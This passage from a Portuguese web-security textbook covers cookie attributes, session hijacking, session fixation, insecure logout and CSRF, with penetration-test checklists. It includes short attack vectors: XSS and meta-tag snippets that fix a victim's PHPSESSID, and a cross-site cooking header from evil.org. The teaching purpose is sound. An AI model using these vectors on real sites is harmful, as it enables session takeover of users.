Surpreendentemente, a política não se aplica a scripts externos carregados por meio do atributo "src" do marcador script, desde que presente no mesmo documento.



Por exemplo, os objetos de uma página oriunda de <http://www.esr.rnp.br> são acessíveis a um script "evil.js", de outra origem, se aquela o carrega, empregando um elemento <script src="http://www.evil.org/evil.js">.

Atributos de cookies

A proteção de cookies pode ser complementada por meio da definição de alguns atributos, que orientam como aqueles devem ser tratados pelos navegadores web (Palmer, 2008). O emprego equivocado dessas opções, entretanto, pode favorecer o comprometimento de identificadores de sessão e outros dados transportados por esse meio.

Assim, a utilização criteriosa dos seguintes atributos é importante para a segurança do mecanismo de gerenciamento de sessões:

- Domain (cadeia de caracteres).
- Path (cadeia de caracteres).
- Secure (booleano).
- HttpOnly (booleano).



Domain

O atributo *domain* estipula para quais domínios o navegador web deve enviar o cookie, como parte da requisição.



Por exemplo, considere que uma resposta do servidor inclua o cabeçalho abaixo ilustrado:

```
Set-Cookie: ESRSIDDO=abdefg12345; domain=cookies.esr.rnp.br
```

Isso define o cookie ESRSIDDO e orienta o navegador web a somente enviá-lo, junto às requisições para o domínio cookies.esr.rnp.br e respectivos subdomínios. Desse modo, o cookie é despachado para www.cookies.esr.rnp.br, mas não para www.esr.rnp.br e nem www.evil.org.

Para evitar que *domain* seja utilizado com fins maliciosos, ele somente pode especificar o próprio domínio do servidor que define o cookie ou um domínio pai. Por motivos óbvios, domínios de alto nível, como "com" e "com.br", não são permitidos, senão seria possível especificar cookies para qualquer site da web (Stuttard e Pinto, 2007).

Finalmente, quando esse atributo não é utilizado, o cookie é enviado exclusivamente para o domínio que o definiu, desconsiderando quaisquer subdomínios que existam. Por essa razão, é considerada como a alternativa mais segura por Palmer (2008).



Path

Considere que uma aplicação localizada em um diretório */caminho/para/app* defina um cookie qualquer. O comportamento padrão do navegador consiste em enviá-lo, em requisições subsequentes, somente para recursos sob */caminho/para/app*. Para alterar esse modo de operação, é possível empregar o atributo path e especificar um caminho diferente, conforme ilustrado pelo seguinte cabeçalho:

```
Set-Cookie: ESRSIDPA=abdefg12345; path=/path
```

Ele determina que o cookie ESRSIDPA seja enviado, somente quando recursos sob o diretório */path* forem solicitados. Agora, se no exemplo acima, em vez de */path* fosse especificado *"/"*, o



cookie seria submetido em quaisquer requisições para o domínio de definição. De um ponto de vista de segurança, isto não é bom, sendo melhor, portanto, ser o mais restritivo possível. Assim, cabe aqui o princípio de conhecimento por necessidade, segundo o qual, quaisquer informações, inclusive cookies, devem ser acessíveis, apenas pelas entidades que precisam delas.

Secure

O atributo *secure* informa ao navegador web que o cookie contém informações sensíveis e, por isso, não deve ser enviado, por meio de conexões desprotegidas.

Se *secure* não for empregado, caso alguma página privilegiada seja requisitada, por defeito na construção, via protocolo HTTP simples, o cookie trafegará em claro pela rede. Embora, de modo geral, os navegadores web avisem quando uma página carregada por HTTPS contém itens inseguros, depender disso não é ideal, pois usuários tendem a ignorar tais tipos de mensagem.

Um exemplo simples de uso de *secure* é dado a seguir:

```
Set-Cookie: ESRSID=abdefg12345; secure; path=/
```

HttpOnly

O atributo *HttpOnly*, introduzido pela Microsoft, tem por objetivo impedir que cookies sejam manipulados por scripts no lado cliente da aplicação.

Dessa maneira, quando a opção é utilizada, *document.cookie* não é capaz de ler o valor do elemento, dificultando que seja capturado por um usuário malicioso. Dada essa vantagem e considerando que atualmente é suportado pela maioria dos navegadores, o uso de *HttpOnly* é recomendado, para proteção de identificadores de sessão transportados por cookies. Isso pode ser realizado por meio de um cabeçalho como o ilustrado a seguir:

```
Set-Cookie: ESRSIDH0=abdefg12345; httponly; path=/httponly
```

Um ponto importante que deve ser observado, contudo, é que esse atributo não impede que scripts no lado cliente criem outro cookie de mesmo nome, mas com valor e atributos diferentes. Quando isso ocorre, ambos os cookies são enviados nas requisições pertinentes, podendo causar diversos problemas para a aplicação.

O código Javascript apresentado na Figura 4.7 exemplifica como essa tarefa pode ser executada.

```
<script language="javascript">
function createCookie() {
    document.cookie = "ESRSIDH0=NovoValorDoCookie";
}
</script>
```

Figura 4.7
Código Javascript
que define novo
cookie.

Roteiro de teste

Em um teste de invasão, o roteiro apresentado abaixo pode ser empregado para detectar fraquezas no uso de atributos de cookies:

1. Durante a fase de mapeamento, identifique todos os cookies definidos pela aplicação.

2. Para cada um dos cookies contendo valores sensíveis, verifique se:
 - 2.1. O atributo Domain não está definido ou se contém um valor restritivo.
 - 2.2. O atributo Path não está definido ou se contém um valor restritivo.
 - 2.3. O atributo Secure está definido.
 - 2.4. O atributo HttpOnly está definido.



Exercício de fixação 2

Atributos para proteção

Caso identificadores de sessão sejam transportados por meio de cookies, que atributos podem ser utilizados para protegê-los?

Sequestro de sessão

O propósito final de se obter um identificador de sessão de outro usuário resume em ser capaz de injetar requisições na conversação da vítima, o que é denominado de sequestro de sessão.




Apesar da ampla adoção desse termo, considerando que, normalmente, o usuário não é impedido de interagir com a aplicação, enquanto o ataque acontece, um nome mais apropriado seria invasão de sessão. Qualquer que seja o nome utilizado, porém, é importante ter em mente que a combinação das requisições legítimas e forjadas pode conduzir a sessão a um estado inconsistente, o qual pode ser detectado por mecanismos de defesa do ambiente. Assim, cuidado especial deve ser tomado na escolha das solicitações a serem encaminhadas à aplicação.

Uma das maneiras possíveis de executar a exploração consiste em interceptar as requisições maliciosas e alterar o identificador de sessão, para o valor atribuído à vítima, antes de enviá-las ao servidor.



Se o proxy de interceptação utilizado não puder realizar essa troca, de maneira automática, o processo deve ser repetido manualmente a cada solicitação, o que não é nada prático. A Figura 4.8 ilustra a substituição manual, por meio do WebScarab, do identificador de sessão “PHPSESSID=kis5geve87fqfloqelg53igac1” para o de uma sessão já autenticada.

Figura 4.8
Substituição de cookie em ataque de sequestro de sessão, via WebScarab.



O complemento Add N Edit Cookies do Firefox apresenta uma alternativa muito mais fácil de executar o mesmo ataque.

A ideia consiste em alterar permanentemente o valor do cookie, para que a requisição já seja efetuada com o identificador de sessão da vítima. Tal processo de troca se encontra ilustrado na Figura 4.9.




Figura 4.9

Substituição de cookie em ataque de sequestro de sessão, via Add N Edit Cookies.

Ataque de fixação de sessão

O ataque de fixação de sessão foi introduzido, em 2001, por Jeff Jancula, e popularizado por Kolšek (2002), no ano seguinte. Diferentemente do sequestro de sessão, no qual é necessário descobrir o identificador de uma sessão em andamento, essa técnica de exploração faz com que o navegador do usuário utilize um valor fixo, já conhecido ou escolhido pelo atacante.

Mesmo após tanto tempo do primeiro registro público, diversas aplicações mostram-se vulneráveis ao ataque, como é evidenciado pelos trabalhos recentes de Siles (2011) e Schrank *et al.* (2010).

Segundo Kolšek (2007), é possível dividir o ataque de fixação de sessão em três grandes etapas:

- **Preparação** – nessa fase inicial, o usuário malicioso define o identificador de sessão que será utilizado no restante do ataque.
- **Fixação** – esse é o passo principal e consiste em induzir a vítima a se autenticar na aplicação web, a partir da sessão definida na primeira etapa pelo atacante.
- **Entrada** – procede-se como no sequestro de sessão, mas utilizando o identificador de sessão selecionado, em vez de um que tenha sido descoberto, por meio de outros ataques.

Preparação

Nesta fase inicial, o usuário malicioso define o identificador de sessão que será utilizado no restante do ataque. Se o mecanismo de gerenciamento de sessões é do tipo estrito ou se o identificador é fornecido, somente após uma autenticação bem sucedida, deve-se obter um valor, autenticando-se no sistema com uma conta válida; se não, é possível escolher um valor arbitrário. Observe que, no primeiro cenário, caso a aplicação possua controle de encerramento de sessões ociosas, algumas requisições devem ser realizadas, de tempos em tempos, para manutenção da sessão, até que a vítima se autentique.

Fixação

Esse é o passo principal e consiste em induzir a vítima a se autenticar na aplicação web, a partir da sessão definida na primeira etapa pelo atacante. Para isso, é necessário fixar o identificador de sessão do usuário alvo, por meio de técnicas como cross-site scripting, manipulação de tráfego de rede e cross-site cooking.

Entrada

Procede-se como no sequestro de sessão, mas utilizando o identificador de sessão selecionado, em vez de um que tenha sido descoberto, por meio de outros ataques. De modo a facilitar a compreensão desses conceitos e da vulnerabilidade que causa o problema, a Figura 4.10 apresenta um exemplo desse tipo de ataque, contra uma aplicação cujo esquema de gerenciamento de sessões é permissivo. Os passos que compõem a exploração estão explicados a seguir:

1. O usuário malicioso escolhe o valor 12345, como identificador de sessão a ser utilizado no ataque. Em seguida, envia uma mensagem de correio eletrônico à vítima, contendo um link para a aplicação vulnerável, o qual carrega o identificador selecionado, como parâmetro da URL.
2. A vítima, entusiasmada com a possibilidade de ganhar diversos prêmios, clica no link fornecido e acessa o script `login.php`, presente no servidor `www.app.com`. Sem que ela saiba, o identificador de sessão 12345, fixado pelo atacante, é enviado, junto à requisição.
3. A aplicação web que é executada em `www.app.com` verifica que o identificador de sessão não existe e o adota como válido, em decorrência da característica permissiva do sistema.
4. Logo depois, devolve a tela de autenticação de usuários à vítima, como resposta à requisição realizada.
5. A vítima fornece o nome da conta que utiliza e a senha de acesso correspondente, autenticando-se com sucesso no sistema. Apesar da mudança do nível de acesso do usuário, a aplicação não altera o identificador de sessão, que continua com o valor 12345. Essa prática é a grande vulnerabilidade responsável por permitir ataques de fixação de sessão.

Uma vez que o atacante conhece o identificador de sessão utilizado pela vítima, ele é capaz de entrar na sessão dela e executar quaisquer operações desejadas, que não requeiram nova autenticação. No exemplo dado, uma requisição para consulta de saldo bancário é realizada.




Figura 4.10
Ataque de fixação
de sessão.

Observe que a técnica de fixação empregada, nesse cenário, baseia-se no transporte do identificador de sessão, por meio de um parâmetro da URL que especifica o destino do link enviado à vítima.

As principais maneiras de realizar a etapa de fixação incluem:

- Parâmetro de URL.
- Execução de scripts no lado cliente.
- Injeção de `<meta>` tags HTML.
- Ambiente compartilhado.
- Adulteração de pacotes de rede.
- Injeção de SQL.
- Cookies de domínios.
- Cross-site cooking.

Segundo Kolšek (2007) e Siles (2011), tal método é apenas uma das diversas maneiras, abaixo sumarizadas, de realizar a tarefa:

- **Execução de scripts no lado cliente:** isso pode acontecer quando a aplicação é vulnerável a ataques de cross-site scripting, por exemplo, que exploram a confiança depositada pelo navegador web no servidor, para carregar código malicioso no primeiro, sem violar a política de mesma origem. O vetor abaixo ilustra um código Javascript desse tipo, utilizado para fixar o identificador de sessão PHPSESSID para o valor 12345:

```
<script>document.cookie='PHPSESSID=12345; path=/';</script>
```

- **Injeção de `<meta>` tags HTML:** o marcador `<meta>` é empregado em HTML para prover metadados sobre o documento, como autor e descrição, por exemplo. Ele também pode ser utilizado para simular um cabeçalho do protocolo HTTP, por meio do atributo `http-equiv`, e, assim, definir cookies para a aplicação web. De modo geral, a injeção de marcadores `<meta>` pode ser realizada, valendo-se de um ataque de cross-site scripting, mas com a vantagem de, muitas vezes, não ser filtrada, como no caso de marcadores `<script>`.

O seguinte vetor exemplifica o uso do marcador <meta>, para simular um cabeçalho HTTP Set-Cookie, que fixa o valor de PHPSESSID para 98765:

```
<meta http-equiv="Set-Cookie" content="PHPSESSID=98765; path=/" />
```

- **Ambiente compartilhado:** computadores que são utilizados por mais de uma pessoa, em ambientes como bibliotecas e lan houses, podem servir de vetor para o ataque de fixação de sessão. Um usuário malicioso que tenha acesso administrativo pode, por exemplo, pré-definir um cookie, com o valor desejado, e deixar o navegador web aberto, na página de autenticação da aplicação vulnerável. Com isso, a sessão web da próxima pessoa a usar o sistema, a partir da máquina preparada, pode facilmente ser comprometida, da maneira como se vem discutindo.

A Figura 4.11 ilustra o uso do complemento Add N Edit Cookie do Firefox, visando a adição de um cookie PHPSESSID, com o valor 12345, para o site dvwa.esr.rnp.br. Além disso, a data de expiração é definida para o dia 7 de agosto de 2013, criando, desse modo, um cookie persistente, o qual estende a janela de exploração até a data especificada.



- **Adulteração de pacotes de rede:** em um primeiro instante, pode parecer que um usuário malicioso, capaz de adulterar pacotes de rede em tempo real, pode, diretamente, injetar requisições com o identificador de sessão interceptado, sem a necessidade de um ataque de fixação de sessão. Embora isso seja verdade, em muitos casos, o método não funciona, se o protocolo HTTPS é utilizado em todas as requisições à aplicação.

Nessa situação, um ataque possível consiste em injetar, em uma resposta de outra aplicação, um elemento que carregue uma imagem da aplicação vulnerável, via protocolo HTTP. Ao receber a página contendo o item forjado, o navegador requisita o recurso ao servidor, cuja resposta é interceptada pelo atacante. Nesse momento, ele inclui um cabeçalho HTTP "Set-Cookie", fixando o identificador de sessão. Caso a vítima, em seguida, acesse o sistema, o cookie definido pelo usuário malicioso é utilizado. Assim, mesmo que as requisições sejam todas efetuadas por meio do protocolo HTTPS, o atacante consegue entrar na sessão da vítima, por outro canal HTTPS (Kolšek, 2007).

- **Injeção de SQL:** algumas vezes, o mecanismo de gerenciamento de sessões armazena os objetos de sessão em um banco de dados relacional (Siles, 2011). Nesses casos, se a aplicação é vulnerável à injeção de SQL, tema do Capítulo 6, e os registros de sessão são acessíveis, por meio do ataque, um usuário malicioso é capaz de obter e fixar identificadores de sessão. De modo geral, entretanto, quando isso é possível, outros tipos de ataques mais interessantes, que afetam diretamente as informações, podem ser executados.

Figura 4.11
Fixação de identificador de sessão definido em cookie, por meio do complemento Add N Edit Cookie do Firefox.

- **Cookies de domínios:** conforme visto anteriormente, uma aplicação pode definir um cookie, contendo o atributo domain, que é enviado automaticamente, para qualquer subdomínio acessado pelo mesmo navegador. Isso pode ser empregado, maliciosamente, para fixar o identificador de sessão, a partir de uma vulnerabilidade em um subdomínio, cujos controles de segurança sejam menos eficazes. Por exemplo, o portal institucional de uma entidade, acessível pelo endereço `www.dominio.com`, pode ser vulnerável a cross-site scripting, permitindo executar o seguinte Javascript, quando carregado:

```
<script>document.cookie='PHPSESSID=12345; domain=dominio.com; path=/';</script>
```

Depois disso, se a vítima acessa a loja virtual da mesma entidade, cujo nome de domínio é `loja.dominio.com`, o cookie `PHPSESSID` com o valor fixado é enviado na requisição. Note que esse ataque pode ser executado, também, quando os subdomínios são administrados por pessoas ou entidades diferentes.

- **Cross-site cooking:** esse método depende, para ser executado, de uma vulnerabilidade no navegador web a qual não tem ocorrido faz um bom tempo. O princípio consiste em definir um cookie para a aplicação alvo, a partir de um domínio totalmente diferente. Por exemplo, considere que a resposta a uma requisição ao domínio `www.evil.org` inclua o seguinte cabeçalho:

```
Set-Cookie: PHPSESSID=12345; domain=esr.rnp.br
```

O comportamento esperado é que o cookie não seja aceito, pois o domínio especificado por `domain` é diferente do acessado. Contudo, se o navegador é vulnerável, o cookie malicioso não é rejeitado, e todo acesso subsequente a páginas do domínio `esr.rnp.br` faz com que ele seja enviado junto à requisição.

Verificação de vulnerabilidade

Recapitulando, o ataque de fixação de sessão ocorre porque a aplicação não gera um novo identificador de sessão, após uma mudança no nível de acesso do usuário. Com base nisso, para verificar se uma aplicação web é vulnerável ao ataque, o seguinte roteiro de teste pode ser adotado:

1. Acesse a aplicação web sendo testada.
2. Verifique se um identificador de sessão foi definido e, em caso positivo:
 - 2.1. Anote o valor fornecido.
 - 2.2. Acesse uma página que requeira a autenticação do usuário e forneça credenciais válidas.
 - 2.3. Compare os identificadores obtidos antes e após a autenticação, tendo em mente que valores iguais implicam sistema vulnerável à fixação de sessão.
3. Se não:
 - 3.1. Acesse uma página que requeira a autenticação do usuário e forneça credenciais válidas.
 - 3.2. Observe o formato do identificador de sessão definido, após a autenticação.
 - 3.3. Encerre a sessão.
 - 3.4. Defina manualmente no navegador web um identificador de sessão, de acordo com o formato observado no passo 3.2.
 - 3.5. Repita o passo 3.1.



- 3.6. Compare os identificadores obtidos antes e após a autenticação, tendo em mente que valores iguais implicam sistema vulnerável à fixação de sessão.



Encerramento vulnerável de sessão

Uma aplicação segura deve possuir um mecanismo explícito, em todas as páginas acessíveis somente a usuários autenticados, que permita o encerramento deliberado de uma sessão em andamento. Além disso, o sistema deve finalizar automaticamente sessões ociosas e após um tempo máximo, contado a partir do momento em que foram estabelecidas. Essas duas medidas visam diminuir a janela disponível a um atacante, para explorar usuários autenticados que se ausentam do posto de trabalho, sem travar a estação.



Para que a usabilidade da aplicação não seja comprometida, porém, os tempos devem ser ajustados, conforme as necessidades específicas de cada ambiente. Como regra geral, quanto mais crítico for o tipo de informação manipulada, menores devem ser os tempos adotados, para forçar uma nova autenticação.

Apesar da importância, muitas vezes, o processo de encerramento de sessão é implementado de modo vulnerável. O erro mais comum consiste em, simplesmente, redirecionar o usuário para a tela de autenticação, sem invalidar o identificador de sessão, nem no cliente e nem no servidor.



Nesse caso, basta pressionar o botão de retorno à página anterior no navegador para continuar utilizando o sistema normalmente. Se a aplicação utiliza diretivas contra o armazenamento de páginas no cache do navegador, o recurso deve ser carregado novamente, a partir do servidor.

Uma vulnerabilidade igualmente crítica ocorre quando o identificador de sessão é redefinido no cliente para um valor inválido, mas o respectivo objeto de estado não é destruído no servidor.



Em um cenário assim, se a aplicação recebe uma requisição com o identificador em questão, ela gera uma resposta válida, pois não tem como saber que se trata de uma sessão já encerrada. Para verificar se um sistema apresenta esse defeito, deve-se anotar o identificador de sessão atribuído, desconectar-se da aplicação e, logo em seguida, realizar uma requisição, com o valor antigo de identificador. Se a operação não resultar em erro, conclui-se que a vulnerabilidade está presente e deve ser corrigida.

Sessões simultâneas de um mesmo usuário

A grande maioria das aplicações, inclusive as web, permite que um usuário estabeleça múltiplas sessões simultâneas. Embora seja comum, isso não representa uma boa prática de segurança, pois favorece que as credenciais sejam compartilhadas, dificultando imputar responsabilidades, e que um atacante utilize a aplicação, sem ser notado.



Percebe-se, portanto, que tal prática é, de fato, vulnerável e deve ser reportada, sempre que identificada em um ambiente. O teste que pode ser realizado, para verificar esse problema, é bastante simples e consiste em se autenticar na aplicação, com a mesma conta, a partir de dois navegadores web diferentes. Se o sistema permitir que isso seja realizado, ele é vulnerável e deve ser corrigido. Uma observação importante que deve ser feita é que não basta realizar o teste, acessando a aplicação a partir de duas abas ou duas janelas do mesmo navegador, pois, normalmente, o identificador de sessão é compartilhado entre elas.

Cross site request forgery

Cross Site Request Forgery (CSRF) é um ataque que se aproveita de uma sessão de usuário já estabelecida com a aplicação vulnerável, para realizar operações de maneira automática, sem o conhecimento e consentimento da vítima.


Exemplos de ações que podem ser executadas variam de um simples encerramento de sessão até a transferência de fundos em um sistema bancário. Na literatura, também é conhecido por diversos outros nomes e acrônimos, como Session Riding (Schreiber, 2004), XSRF (Stuttard e Pinto, 2007), ataque One-Click (Esposito, 2005) e Cross Site Reference Forgery (Burns, 2005).

O ataque é possível devido a diversos aspectos dos mecanismos de gerenciamento de sessões implementados em aplicações web (Meucci *et al.*, 2008; Schreiber, 2004; Burns, 2007):

- Cookies são enviados automaticamente pelos navegadores web, em todas as requisições subsequentes realizadas, ao servidor que os definiu. O mesmo acontece com cabeçalhos de autorização, depois de realizada uma autenticação HTTP.
- Uso de estrutura de URL invariável, isso é, cada recurso da aplicação é sempre acessado pela mesma URL, independentemente do usuário e da sessão estabelecida.
- Impossibilidade de se determinar nativamente que uma dada requisição originou-se na interface da aplicação. Por exemplo, requisições idênticas podem ser realizadas digitando a URL diretamente no navegador web, clicando em um link existente em uma página de terceiros ou lendo uma mensagem de correio eletrônico, em HTML, que contenha uma imagem, cujo atributo “src” seja a URL para executar a ação no sistema.
- O mecanismo de autorização decide se uma ação pode ou não ser realizada, somente com base em informações enviadas automaticamente pelo navegador web, como cookies e cabeçalhos de autorização.

Figura 4.12
Exemplo de um
ataque CSRF.

Todos esses pontos podem ser explorados em um ataque cross-site request forgery, conforme o cenário ilustrado na Figura 4.12 e explicado em seguida.



1. Usuário acessa a aplicação web e informa o identificador e senha para autenticar-se e poder utilizar opções protegidas do sistema.

2. A aplicação verifica as credenciais e, caso estejam corretas, atribui um identificador único à sessão do usuário, na forma de um cookie, que é enviado pelo navegador, em todas as requisições seguintes realizadas ao sistema.
3. Um usuário malicioso, que conhece a estrutura das URLs da aplicação, envia uma mensagem à vítima, contendo um link para executar uma ação no sistema. É fácil perceber que, adotando essa abordagem, o usuário deve ser induzido a clicar no link, por meio de engenharia social, para que o ataque funcione. Dependendo de quão consciente ele é, em termos de segurança da informação, isso pode ou não ocorrer. Assim, é mais eficaz utilizar elementos HTML que realizam as requisições, automaticamente, como é o caso de imagens, por exemplo.
4. A vítima abre uma nova janela do mesmo navegador que está usando no acesso à aplicação para ler a caixa de correio eletrônico. Nisso, acessa a mensagem maliciosa e clica no link fornecido pelo atacante. O navegador, então, efetua a requisição à aplicação e envia, também, o identificador de sessão atribuído ao usuário.
5. A aplicação atende a requisição, pois não tem como discerni-la de uma solicitação legítima, feita pela própria interface do sistema, uma vez que o identificador de sessão está correto.

Como exemplo, considere o cenário abaixo baseado em um ponto de acesso sem fio real, que utiliza uma interface web para gerenciamento, como a grande maioria desses dispositivos. A aplicação emprega o método de autenticação básica do protocolo HTTP e as requisições são feitas todas por meio do método POST. Uma das diversas funcionalidades apresentadas pelo equipamento é o controle de acesso por meio do endereço MAC do cliente, que precisa estar pré-cadastrado para conseguir conectar-se. A Figura 4.13 ilustra a interface para desativação desse serviço e o formato da requisição gerada, quando o administrador clica em Apply.




Figura 4.13
Estrutura da requisição para desativar o filtro de MAC.

Com um teste simples, é fácil constatar que a requisição pode ser feita também por meio do método GET. Embora isso não seja um pré-requisito para que um ataque de cross-site request forgery aconteça, facilita muito a vida do atacante. Observe, também, que, aparentemente, não há parâmetros que sejam função da sessão estabelecida, o que implica que a URL para realizar a operação segue uma estrutura fixa. Com base nessas informações todas, um ataque pode proceder da seguinte maneira:

1. O administrador do ponto de acesso sem fio se autentica na aplicação de gerenciamento, utilizando um navegador X.
2. O atacante envia um e-mail em HTML ao administrador contendo o seguinte elemento:

```

```

3. Com a aplicação de gerenciamento ainda aberta, o administrador acessa a conta de e-mail, usando o mesmo navegador X, e lê a mensagem maliciosa. Quando esta é exibida, a imagem é carregada, automaticamente, e, com isso, a requisição para desativação do filtro de MAC é enviada ao ponto de acesso, juntamente, com as credenciais do usuário. Como estas estão corretas, a aplicação atende a solicitação, como se fosse legítima.
4. O usuário malicioso se conecta ao ponto de acesso à rede sem fio.

No cenário acima, optou-se por utilizar uma requisição GET, no lugar do método POST, usado originalmente pela aplicação. Observe que essa tradução nem sempre é possível e, em tais situações, outra técnica deve ser empregada para executar o ataque CSRF. Considere, por exemplo, um sistema que permite a troca de senhas, por meio do seguinte formulário:

```
<form action="#" method="POST">
New password:<br>
